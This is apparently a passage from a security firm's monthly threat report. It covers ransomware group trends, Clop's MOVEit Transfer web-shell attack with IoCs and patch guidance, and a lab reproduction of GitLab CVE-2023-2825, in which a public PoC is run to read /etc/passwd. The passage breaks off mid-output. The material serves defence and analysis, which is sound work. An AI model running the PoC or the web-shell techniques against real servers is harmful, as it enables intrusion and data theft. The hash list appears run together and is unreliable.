In particular, the RaaS Group, which appeared recently, recruits affiliates or attackers to delegate privileges, and they access the victim's network by paying a certain amount to IABs to obtain an initial access path. After that, they steal and encrypt file, perform double extortion and extort money under the pretext of file decryption and data leakage. If it conducts an attack through an affiliate, it collects a certain amount from the affiliate and distributes a certain percentage to the general manager. If an attacker performs an attack, the general manager collects money and distributes a certain percentage to the attacker, and launders money through the mixing service. Due to the invigoration of the IAB market, ransomware groups can easily and quickly succeed in initial access, and through this, they can carry out massive attacks in a short period of time, thereby increasing risks.

A notable variant ransomware discovered in June is the Linux-based BlackSuit ransomware. This ransomware is operated by the Royal Ransomware Group and is known as ransomware that targets both Windows and Linux. It is also developing a way to use IcedID¹⁸ and Emotet¹⁹ as loaders for distribution. The BlackSuit ransomware has a very high level of similarity with the Royal Ransomware Group to the extent that it shows a similarity of about 98% or more as a result of checking it through a binary file comparison tool. BlackSuit is not yet as active as the Royal ransomware, but as it is continuously tested, it remains to be seen whether it will be re-branded as BlackSuit in the future or whether it will be used only for targets that meet certain conditions.


New ransomware groups discovered this month are Lapiovra and NoEscape. In particular, Lapiovra shows considerable similarity with REvil (Sodinokibi) codes. In particular, it was confirmed that users avoid the C&C URL creation routine and encryption using a specific language, and that the structure of the config data is also similar. Through this, it is guessed that it is ransomware produced by purchasing or receiving the codes of the REvil (Sodinokibi) ransomware.

The NoEscape Group is continuously publicizing the recruitment of affiliates through RaaS. Instead of using codes from other groups, it is using ransomware developed in-house in C++ language, and it adopted a hybrid encryption method that mixes ChaCha20 and RSA algorithms. In addition, it is characterized by the fact that it supports Windows, Linux and VMWare ESXi attacks. It also provides a service that can perform DDoS if affiliates pay an additional fee, which is highly likely to increase the burden of ransom payment to the victim by making additional threats through DDoS attacks on top of the existing double extortion. Meanwhile, as they have a condition not to carry out an attack against companies in CIS countries²⁰, it can be assumed that the attacker may be related to CIS countries.

¹⁸ IcedID: A malware that mainly targets companies to steal payment information and delivers other malware or downloads additional modules.

¹⁹ Emotet: A Trojan horse used to download and install other malware

²⁰ CIS countries: An international organization of countries that became independent after the dissolution of the Soviet Union. It includes Russia, Moldova, Belarus, Uzbekistan, Kazakhstan, etc.



In June, many ransomware attacks were still concentrated on the manufacturing industry too. Looking at the attacks by country, it can be confirmed that all of the top 5 ransomwares have performed the most attacks targeting the United States. The number of damage cases decreased slightly compared to last month, but Clop performed a large-scale attack by exploiting the MOVEit Transfer vulnerability, and continues to post victim data.

LockBit is a ransomware group that has shown considerable influence, extorting a total of \$91 million from US companies so far. Hearing the news of the recent arrests of those who participated in the LockBit Group attack in the US and Russia, it can be seen that the attention of investigative agencies has been focused on this ransomware group. It is guessed that the size of Clop's attacks has decreased due to the pressure from investigative agencies, and it is showing signs of slowing down for various reasons, e.g., delaying the disclosure of leaked data as attention has been focused on its large-scale attack issues.

Nevertheless, LockBit still generates a large number of victims. Around the end of June, LockBit demanded \$70 million ransom (approximately KRW90.5 billion) while threatening to disclose sensitive data from TSMC, a Taiwanese semiconductor manufacturer, on the dark web. However, when Kinmax checked facts, it found that the specific environment of the network was vulnerable, and the leaked information was mainly about the installation of systems provided by the company as a default configuration to the customer. In addition, TSMC stated that there is no impact on business operations, and customer information is also safe. The outcome of the negotiations has not yet been disclosed, but if LockBit Group's claim is true, it is expected that a significant amount of damage will occur.

8Base, which newly appeared on the list of top 5 ransomwares this month, has been quietly active without disclosing its victims for a year. It is necessary to keep an eye on what it will do in the future. 8Base's ransom note shares many similarities with the leaked Babuk's variant ransom note addressed to ESXi, and its contents are more detailed than other ransom notes. Looking at the contents, it contains prohibition of third-party intervention, guarantees that stolen data will not be disclosed to the outside, and it said that ransom should be paid only in bitcoin.

BlackCat (Alphv) posted a message on Reddit on June 17 on the dark web leak site. In this message, it claimed that it attacked Reddit and stole data last February, and revealed its plan to leak data because Reddit did not agree to a negotiation. BlackCat claims to have a significant amount of compressed files containing confidential data, and Reddit claims that only some data and access privileges have been infringed. So it is still too early to figure out what the situation is like. The Play Ransomware Group is also active, posting a total of 27 victims' data, including construction, manufacturing, and IT fields, on the leak site this month alone.

■ Focus of ransomware

Clop's MOVEit Transfer




Clop ransomware is operated by a group identified as TA505, which evolved from the CryptoMix ransomware discovered in March 2016. This group has been steadily engaging in large-scale attacks through vulnerabilities. Starting with the attack by exploiting the vulnerability (CVE-2023-0669²¹) of GoAnywhere MFT, a file transfer solution, last February, it conducted an attack through the vulnerability of PaperCut (CVE-2023-27350²²), a printer solution, and in June, it is gradually posting damage cases of attacks it performed by exploiting the vulnerabilities of MOVEit Transfer of Progress, a file transfer solution, on the leak site.

The peculiarity of this MOVEit Transfer attack is that it does not use an encryption strategy using ransomware. Clop, who chose the strategy of stealing data instead of encrypting data, said in an interview with Bleeping Computer that it prefers stealing data to encrypting data.


²¹ CVE-2023-0669: A remote code execution vulnerability likely to occur in GoAnywhere MFT

²² CVE-2023-27350: A remote code execution vulnerability likely to occur in PaperCut

Clop's MOVEit Transfer attack strategy



Clop exploited the vulnerability (CVE-2023-34362) of MOVEit Transfer to perform a supply chain attack by uploading a web shell. The web shell used at this time was uploaded under the name `human2.aspx`, disguised as `human.aspx`, a component of MOVEit Transfer. This web shell maintained continuity and created an administrator account through the creation of an account called Health Care Service, and after privilege elevation, Clop stole specific data and files stored in Azure. In addition, it meticulously deleted the account it created to hinder infringement incident analysis later on.



Clop installed a web shell called LEMURLOOT, which acts as a backdoor in a MOVEit Transfer attack, into the firmware through the SQL Injection²³ attack. This web shell performs the function of stealing the data uploaded by MOVEit Transfer users and credentials including Azure Storage Blob²⁴ information. The backdoor command is delivered as an HTTP request, and the attacker performs authentication through the X-siLock-Comment header.

In order for an attack to succeed, the X-siLock-Comment header must be sent along with the specific password specified by the attacker to perform authentication in the web shell. If the command value is delivered after password authentication, the web shell performs the following actions:

- ① Search Microsoft Azure system settings, Azure Blob Storage, Azure Blob Storage account, Azure Blob key and Azure Blob Container, and list the fields within the DB.
- ② Search the MOVEit Transfer system for a file whose name is a character string that matches the character string transmitted by the attacker.
- ③ Use the randomly generated user name, and the LoginName and Real Name value set to "Health Care Service" to create a new administrator privilege account.
- ④ Delete the account whose LoginName and RealName value is set to "Health Care Service"

²³ SQL Injection: An attack in which an attacker enters malicious SQL codes to acquire unauthorized access to the database

²⁴ Azure Storage Blob: A platform for storing and managing large amounts of data in the Azure cloud environment


Clop not only steals desired files through the web shell that executes these commands, but also maintained continuity by creating an account called Health Care Service to access the system again at any time. For that matter, it meticulously stole Azure Storage Blob information to access the data stored in the Azure cloud. Stolen data is compressed in the gzip format, and the attacker obtains it through download.

If the password transmitted along with the X-siLock-Comment header is not valid, it returns the 404 status code²⁵ to pretend that the backdoor does not exist. After that, the connection to the database and the web shell is terminated. At this time, since the password is different for each web shell file, various IoCs²⁶ (Indicator of Compromise) exist.

²⁵ 404 status code: An error code indicating that the web server cannot find the relevant resources for the client's request.

²⁶ IoC: An indicator used to analyze infringement incidents in a computer system or network. It includes hash, IP, filename, etc.

Step-by-step countermeasure against Clop's MOVEit Transfer attack



In order to prevent initial access through the vulnerabilities of MOVEit Transfer, it is effective to install a patched version or update it to a patched version. However, in situations where immediate action is difficult, it is necessary to disable HTTP traffic for the MOVEit Transfer environment or delete suspicious files or unauthorized accounts that are not included in the components of the firmware. In addition, removal of enabled sessions or review of logs will also be helpful in preventing infringement incidents. It should be emphasized again and again. The most important thing is to use the software with vulnerabilities patched. Check the version of the software you are using and if the patch has not been applied, it is recommended to install a new version from a reliable official website.

Vulnerable version	Patched version
MOVEit Transfer 2023.0.0(15.0)	MOVEit Transfer 2023.0.2(15.0.2)
MOVEit Transfer 2022.1.x(14.1)	MOVEit Transfer 2022.1.6(14.1.6)
MOVEit Transfer 2022.0x(14.0)	MOVEit Transfer 2022.0.5(14.0.5)
MOVEit Transfer 2021.1.x(13.1)	MOVEit Transfer 2021.1.5(13.1.5)
MOVEit Transfer 2021.0.x(13.0)	MOVEit Transfer 2021.0.7(13.0.7)
MOVEit Transfer 2020.1.x(12.1)	It is possible to use a special patch.
MOVEit Transfer 2020.0.x(12.0) 이상	It needs to be upgraded to a supported version.

Indicator Of Compromise

human2.aspx : SHA256

```
0b3220b11698b1436d1d866ac07cc90018e59884e91a8cb71ef8924309f1e0e90ea05169d11141
5903a1098110c34cddb390c23016cd4e179dd9ef507104495110e301d3b5019177728010202c8
096824829c0b11bb0dc0bff55547ead182861826268249e1ea58275328102a5a8d158d36b4fd31
2009e4a2526f0bfb30de22413b5d0750c23b07999ec33a5b4930be224b661aaf290a0118db803f
31acbc52ccf7e42afd3f6bf845865c74b2e01e2046e541bb633d037b05bd1cdb296fa59348e4351
96dd795e1ec31169bd111c7ec964e5a6ab525a562b17f10de0ab031d387cee566aedbafa8c114e
d1c6b98d8b9b65e9f178cf2f6ae2f5ac441082747a38e69f4a6d2e81f28ed2dc6df0daf31e73ea
365bd2cfc90ebc31441404cca2643a977446ed70b02864ef8cfa3135d8b134c93ef868a4cc0aa5d
3c2a74545725b
```

File Name

human2.aspx : An malicious web shell disguised as human.aspx, which is one of the components of MOVEit Transfer

■ Reference sites

URL: <https://www.bleepingcomputer.com/news/security/new-moveit-transfer-zero-day-mass-exploited-in-data-theft-attacks/>

URL: <https://thehackernews.com/2023/06/new-linux-ransomware-strain-blacksuit.html>

URL: <https://www.bleepingcomputer.com/news/security/microsoft-links-clop-ransomware-gang-to-moveit-data-theft-attacks/>

URL: <https://www.bleepingcomputer.com/news/security/clop-ransomware-claims-responsibility-for-moveit-extortion-attacks/>

URL: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-158a>

URL: <https://thehackernews.com/2023/06/clop-ransomware-gang-likely-exploiting.html>

URL: <https://www.bleepingcomputer.com/news/security/royal-ransomware-gang-adds-blacksuit-encryptor-to-their-arsenal/>

URL: <https://www.bleepingcomputer.com/news/security/clop-ransomware-likely-exploiting-moveit-zero-day-since-2021/>

URL: <https://www.malwarebytes.com/blog/news/2023/06/more-moveit-vulnerabilities-found-while-the-first-one-still-resonates>

URL: <https://www.securityweek.com/new-moveit-vulnerabilities-found-as-more-zero-day-attack-victims-come-forward/>

URL: <https://www.bleepingcomputer.com/news/security/cisa-lockbit-ransomware-extorted-91-million-in-1-700-us-attacks/>

URL: <https://www.bleepingcomputer.com/news/security/suspected-lockbit-ransomware-affiliate-arrested-charged-in-us/>

URL: <https://www.malwarebytes.com/blog/news/2023/06/moveit-discloses-yet-another-vulnerability-three-times-a-charm>

URL: <https://www.huntress.com/blog/moveit-transfer-critical-vulnerability-rapid-response>


Research & Technique

GitLab arbitrary file reading vulnerability (CVE-2023-2825)

■ Overview of the vulnerability

In May 2023, an arbitrary file reading vulnerability was discovered in GitLab, a Git repository management solution used by individuals or organizations for software development and collaboration. Because the vulnerability can read or download any file on the server by utilizing the path exploration vulnerability, GitLab rated it as 10.0 points based on CVSS²⁷. In particular, an unauthenticated attacker can manipulate the attached file download path of an open project and potentially gain access to detailed configuration information, source codes of the company, and sensitive user data, which are the key data files of the server.

Vulnerable GitLab, disclosed on the Internet, can be checked through OSINT search engines like Shodan. As a result of using Shodan to search for vulnerable servers on June 28, it was found that there are about 4,000 vulnerable GitLabs. Therefore, if you use a vulnerable version, you need to be extra careful.



*Source: Shodan Report

Figure 1. Results of the vulnerable server search

²⁷ CVSS (Common Vulnerability Scoring System) is a free and open industrial standard for evaluating the severity of the security vulnerability of a computer system.

■ Affected software version

The GitLab version vulnerable to CVE-2023-2825 is as follows:

S/W classification	Vulnerable version
GitLab CE(Community Edition)/EE(Enterprise Edition)	16.0.0

※ In order for the vulnerability to work, there is a condition that at least five groups must exist. The condition can be checked through detailed vulnerability analysis below.

■ Attack scenario

The attack scenario using the CVE-2023-2825 vulnerability is as follows:




Figure 2. Attack scenario

- ① The attacker explores vulnerable GitLab web servers through the OSINT search engine.
- ② The attacker uses the CVE-2023-2825 vulnerability to access the victim's server.
- ③ Upon receiving the attacker's request, the server returns key information (development source codes, server environment configuration information, etc.) to the attacker.
- ④ The attacker sells the acquired key information to the dark web or other competitors.

■ Test environment configuration information

Build a test environment and examine the operation process of CVE-2023-2825

Name	Information
Victim	Ubuntu 20.04.5 LTS (192.168.100.162) GitLab 16.0.0
Attacker	Kali Linux 6.1.0-kali5-amd64 (192.168.100.152)

■ Vulnerability test

Step 1. Environment configuration

1) Build a server of GitLab 16.0.0 version with vulnerabilities among GitLab CE images supported by the docker hub on the victim's PC.

Command	<pre>\$ docker run -d -p 80:80 gitlab/gitlab-ce:16.0.0-ce.0</pre> <p>-d option: An option for executing the docker as the background in the detach mode -p option: An option for designating the local port and the port to run in the docker</p>
----------------	---

```
root@ubuntu:/home/eqst# docker run -d -p 80:80 gitlab/gitlab-ce:16.0.0-ce.0
Unable to find image 'gitlab/gitlab-ce:16.0.0-ce.0' locally
16.0.0-ce.0: Pulling from gitlab/gitlab-ce
1bc677758ad7: Pull complete
633fcf47bc79: Pull complete
472c1ac0c258: Pull complete
5b665b492973: Pull complete
0bd8b5a23fe7: Pull complete
b385dd2cb2ca: Pull complete
38ac4d68d24c: Pull complete
e4588a97b783: Pull complete
Digest: sha256:ab90cdb096c4f81247088357b0e051f5b8a999284b2186cbd1b1ec1a41cca7e8
Status: Downloaded newer image for gitlab/gitlab-ce:16.0.0-ce.0
3e524103ef6858b7825c530db4ce0d2dd3c1eb5f1e36776ef413574655d61784
```

Figure 3. Build the environment through the docker

2) To reset the password for the GitLab root account, open the terminal of the container and execute the following command:

Command	Container access command : <pre>\$ docker exec -it [container name or container ID] /bin/bash</pre> Password change command : <pre># gitlab-rake "gitlab:password:reset[root]"</pre>
----------------	---

```
root@ubuntu:/home/eqst# docker ps
CONTAINER ID   IMAGE                                COMMAND                                CREATED
STATUS        PORTS
NAMES
3e524103ef68  gitlab/gitlab-ce:16.0.0-ce.0        "/assets/wrapper"                    4 minutes ago
Up 4 minutes (healthy)  22/tcp, 443/tcp, 0.0.0.0:80->80/tcp, :::80->80/tcp
distracted_heyrovsky
root@ubuntu:/home/eqst# docker exec -it 3e524103ef68 /bin/bash
root@3e524103ef68:/# gitlab-rake "gitlab:password:reset[root]"
Enter password:
Confirm password:
Password successfully updated for user with username root.
```

Command to access a container
Command to change password

Figure 4. Reset the password for the GitLab root account password

3) For the vulnerability test, copy the git file where PoC is saved to the attacker's PC.

GitHub URL where PoC is saved is as follows:

- URL: <https://github.com/Occamsec/CVE-2023-2825.git>

```
command $ git clone https://github.com/Occamsec/CVE-2023-2825.git
```




Figure 5. Copy PoC and check the path

4) Use the editor to enter information on the victim's server in the PoC file.

※ The reason for entering the root account is to create a project for the PoC test. In actual vulnerabilities, users without authentication information can attack an open project.




Figure 6. Enter victim's server information

5) PoC operates and makes it possible to check the “/etc/passwd” file of the victim’s server.

```
(root@kali)-[~/home/kali/CVE-2023-2825]
└─# python3 poc.py
[*] Attempting to login...
[*] Login successful as user 'root'
[*] Creating 11 groups with prefix EQST
[*] Created group 'EQST-1'
